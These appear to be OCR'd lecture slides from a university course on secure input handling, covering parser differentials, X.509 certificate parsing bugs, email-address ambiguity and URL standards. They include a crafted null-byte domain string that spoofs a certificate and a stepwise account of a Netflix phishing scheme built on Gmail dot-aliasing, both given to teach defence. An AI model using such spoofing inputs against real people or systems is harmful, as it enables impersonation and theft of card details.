Project 1: 10 days left

Prevention-Based Cyber Security: Secure Input Handling

CS 459/559: Science of Cyber Security
10th Lecture

Instructor:
Guanhua Yan


Agenda

- ~~Quiz 1: September 29 (closed book)~~
- Project 1 (offense): October 10
- Project 2 (defense): December 5
- Presentations: 11/17, 11/19, 11/24, 12/1, 12/3
- Final report: December 15

How do you think of first quiz?

- A: Too difficult
- B: Too easy
- C: About right
- D: Refuse to comment

Course structure



Input Error (will cause Incorrect Results)

- **Example 1: $1 Billion typing error**
  - In 2005, a Japanese securities trader mistakenly sold 600,000 shares of stock at 1 yen each
    - Trader wanted to sell each share for 600,000 yen!

- **How to fix?**
  - Check price >= minimum price per share

Input Error (will cause Incorrect Results)

- **Example 2: $100,000 typing error**
  - A Norwegian woman mistyped her account number by adding an extra digit to her 11-digit account number. The system discarded the extra digit, and transferred $100,000 to the (incorrect) account.

- **How to fix?**
  - Check account number has correct number of digits

Cause of Input Errors

- **Input errors can be caused by**
  - Accidental mistakes by trusted users
  - Malicious users looking to take advantage of flaws in a system
    - Malicious user
      - One who intentionally crafts input data to cause programs to run unauthorized logic/commands

Example C code

```
int sumderef(int *a[], size_t n) {
    int total = 0;
    for (size_t i=0; i<n; i++)
        total += *(a[i]);
    return total;
}
```


Example C code

```
/* requires: a != NULL &&
     size(a) >= n &&
           ???                                */
int sumderef(int *a[], size_t n) {
    int total = 0;
    for (size_t i=0; i<n; i++)
        total += *(a[i]);
    return total;
}
```


Example C code

```
/* requires: a != NULL &&
     size(a) >= n &&
     for all j in 0..n-1, a[j] != NULL */
int sumderef(int *a[], size_t n) {
    int total = 0;
    for (size_t i=0; i<n; i++)
        total += *(a[i]);
    return total;
}
```

Rule-of-Two by Chromium project



Effects of malicious inputs



Security flaws triggered by malicious input

- The input can exploit:
  - A bug in the protocol stack that it traverses to reach the application (e.g., a bug in a TLS implementation) or
  - A bug in some back-end service or library (e.g., a bug in a JPEG rendering library).

- Who to blame?

Security flaws triggered by malicious input


- The input can exploit a flaw that is local to the application itself
- For example:
  - A flaw in the program logic (or the 'business logic') or
  - Missing input validation, such as to check if a numerical input is non-negative.

- Who to blame?

Security flaws triggered by malicious input


- The input may exploit a flaw in the *interaction* of the application with some by another application (or the operating system).
- The classic example is SQL injection, but all injection attacks fall in this category.

- Who to blame?


What could
possibly
go wrong?


(1) Insecure parsing in the network stack

- A typical network stack involves many languages:
  - TCP or UDP packets
  - IP packets
  - data formats of underlying technologies: Ethernet, WiFi or 5G
- Protocols lower in the protocol stack are usually *binary*



(1) Insecure parsing in the network stack

- There are protocols run on top of TCP/UDP: DNS, TLS, HTTP.
- Use of HTTP or TLS involves more languages:
  - HTTP contains URLs and HTML, which in turn can include JavaScript, WebAssembly, and CSS (Cascading Style Sheets)
  - TLS involves handling the data format of X.509 certificates



Text-based protocol (vs. binary protocol)

- HTTP is a *text-based protocol*.
- XML, JSON, and HTML are also text-based.
- Text-based protocols and data formats rely on some underlying *character encoding* that determines how characters are represented in raw binary format of bits and bytes.
- Modern languages tend use one of the Unicode character encodings: UTF-8, UTF-16 or UTF-32.
- Older languages tend to use ASCII. UTF-8 has been designed to be backwards compatible with ASCII.

Attack surface

- The underlying software stack handling all these protocols and data formats is part of the attack surface.
- For any internet-facing application this attack surface is huge.
- The bulk of this software stack will be written in C or C++, so it provides rich pickings for any attacker looking for memory corruption bugs to exploit.

Exploitation of lower-level vulnerabilities

- Exploiting flaws lower down in the protocol stack tends to be harder for an attacker. At the lowest levels, the attacker may need special hardware and/or physical proximity. For example, to exploit bugs in a WiFi chip, attackers need to get within WiFi range and use some special WiFi dongle that can be programmed to send malformed traffic.

- The upsides for the attacker are that bugs may be hard to patch – or impossible to patch if the bug is in hardware. Also, the same chip may be in lots of devices, so the impact of a security flaw in one chip can be huge.

(2) Insecure parsing at the application level

- At the application level there is a huge variety of file formats, data representations, and protocols that be used.
- Applications may use HTML for information to be displayed to the user
- Application may use a wide range of graphics, audio or video formats: JPEG, GIF, PNG, MPEG, mp3, mp4, avi, flv, mkw, wmv, WebM, etc.
- Applications may exchange data in XML or JSON format or as PDF, Word and Excel.
- Applications also process smaller pieces of information, such as email addresses, file names, and URLs, and on mobile phones and tablets so-called intents.

Data complexity

- The complexity of these data format makes processing them correctly and securely hard.
  - Formats such as HTML5, PDF, and Word and all audio, graphics, and video formats are *extremely* complex.
  - Programs and libraries that process them are highly likely to contain bugs, and if the code is written in memory-unsafe languages these probably include exploitable memory corruption bugs.
  - Even apparently simple data formats such as file names, URLs or email addresses are much more complex than you might think and mishandling them can give rise to more problems than you might imagine.

Incorrect parsing

- Exploitable security flaws due to insecure parsing can trigger buffer overflows.

- If two applications parse the same data differently, this can cause a misunderstanding between these applications that attackers may be able to exploit, especially if the data is used in security decisions. Such differences between parsers are called **parser differentials**.

- They can be due to a bug in one of the parsers, but if the data format is badly defined or ambiguous, it may not be clear which parser is actually incorrect.

X.509 certificates

- Classic examples are the bugs in Firefox and Internet Explorer which caused domain names in X.509 certificates to be parsed incorrectly.


```
$ openssl x509 -text -noout -in certificate.pem
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            75:16:c7:f8:49:48:f2:22:e3:9d:1f:5e:27:00:a9:21:4f:1e:f3:16
        Signature Algorithm: ecdsa-with-SHA256
        Issuer: CN = client.example.com
        Validity
            Not Before: Jun 27 11:38:03 2020 GMT
            Not After : Jul 27 11:38:03 2020 GMT
        Subject: CN = client.example.com
        Subject Public Key Info:
            Public Key Algorithm: id-ecPublicKey
                Public-Key: (256 bit)
                pub:
                    04:b8:41:c9:0a:c5:2b:82:f3:d6:5f:43:24:d6:3f:
                    e3:34:d5:05:1c:25:14:52:1c:6f:e8:62:11:44:53:
                    91:4e:a1:22:46:83:16:60:25:e5:05:52:09:44:dc:
                    78:93:fc:d0:ac:76:3f:02:39:60:c2:4e:a3:fd:23:
                    3d:a8:10:39:f3
                ASN1 OID: prime256v1
                NIST CURVE: P-256
        X509v3 extensions:
            X509v3 Subject Key Identifier:
                96:8C:28:0D:B6:78:A8:8C:5C:6B:D2:A2:37:A8:2C:60:A1:70:00:5C
            X509v3 Authority Key Identifier:
                keyid:96:8C:28:0D:B6:78:A8:8C:5C:6B:D2:A2:37:A8:2C:60:A1:70:00:5C

            X509v3 Basic Constraints: critical
                CA:TRUE
    Signature Algorithm: ecdsa-with-SHA256
         30:45:02:20:37:e6:ba:45:bb:ce:cf:ed:f6:a8:e3:a0:2a:76:
         d0:07:cb:12:55:e0:f4:82:f4:68:44:ad:77:66:e7:6e:71:7e:
         02:21:00:e4:83:37:35:04:7a:10:27:a3:db:cb:76:8e:6f:20:
         66:86:32:52:fc:b8:61:44:e8:33:79:c3:ff:24:c0:f1:a8
```

Public Key Info

Example: Null characters

- Parsers written in C/C++ may abort parsing prematurely when they hit null characters, ignoring the remainder of the string.

- Null characters may also cause applications to crash.



Question 1

www.paypal.com\0.mafia.com

- **What is the domain name if it is used in the x.509 certificate?**
  - A: www.paypal.com
  - B: Mafia.com
  - C: Both
  - D: Neither
  - E: Refuse to comment

Different interpretation

- Browsers: www.paypal.com\0.mafia.com was regarded as a valid certificate for paypal.com by the browsers

- Certificate authority: issued it – legitimately and correctly – to mafia.com.

Why?

- Strings in X.509 certificates are formatted in ASN.1 notation (instead of ASCII), which uses a length fields instead of some string terminator, so they can contain null characters.

Question 2

paypal.com, mafia.com

- **What is the domain name if it is used in the x.509 certificate?**
  - A: www.paypal.com
  - B: www.mafia.com
  - C: Both
  - D: Neither
  - E: Refuse to comment

Comma-separated name

- The X.509 specification is complex…
- The Common Name in an X.509 certificate is normally a single domain name, but it can be a comma-separated sequence of domain names.
- A certificate issued to "paypal.com, mafia.com" was considered to be a certificate for paypal.com by one application and a certificate for mafia.com by another.
- If a certificate authority and a browser parse this differently then it can also have security consequences.
- Unlike the problem with null characters, parsers can get this wrong irrespective of the programming language used.

Question 3

- **If you send the same email to JohnSmith@gmail.com, John.Smith@gmail.com, John..Smith@gmail.com, J.o.h.n.Smith@gmail.com, how many people would receive your email?**
  - A: 0
  - B: 1
  - C: 2
  - D: 3
  - E: 4

Example: Email addresses

- Gmail makes the non-standard decision to ignore dots in the username component in email addresses. So John.Smith@gmail.com and JohnSmith@gmail.com are the same email address as far as Gmail is concerned, as is J.o.h.n.S.....mith@gmail.com.

- This may seem harmless, but the fact that other applications may consider these as different email addresses can open up possibilities for attackers.

Real Gmail address attack story in 2018

- The attacker registered a Netflix account using the Gmail address of someone else who already had a Netflix account, but with some extra dot in the email address.
- Netflix did not realize these email addresses were in fact identical – in Gmail's view – and was happy to accept this new account as a different customer.
- By not supplying credit card information for this new account, the attacker could get Netflix to send an email to request credit card information.
- The victim would then enter their credit card information for the attacker's account, unless they happened to notice that there was a spurious dot in their email address or that their Netflix customer number was wrong.

URLs: two standards

- There are two rival specifications. This is ironic, as the U in URL stands for Uniform.
- On the one hand there is RFC 3986, which dates back to 2005, and which updates and/or obsoletes some earlier RFCs. RFC 3987 defines the internationalised version using Unicode instead of US-ASCII characters.
- On the other hand, there is the 'Living Standard' maintained by the WHATWG community. This specification, which is constantly being updated, also specifies domains, IP address, and the application/x-www-form-urlencoded format. It aims to obsolete the RFC specifications and make URL parsing more "solid".

URLs: discrepancy survey

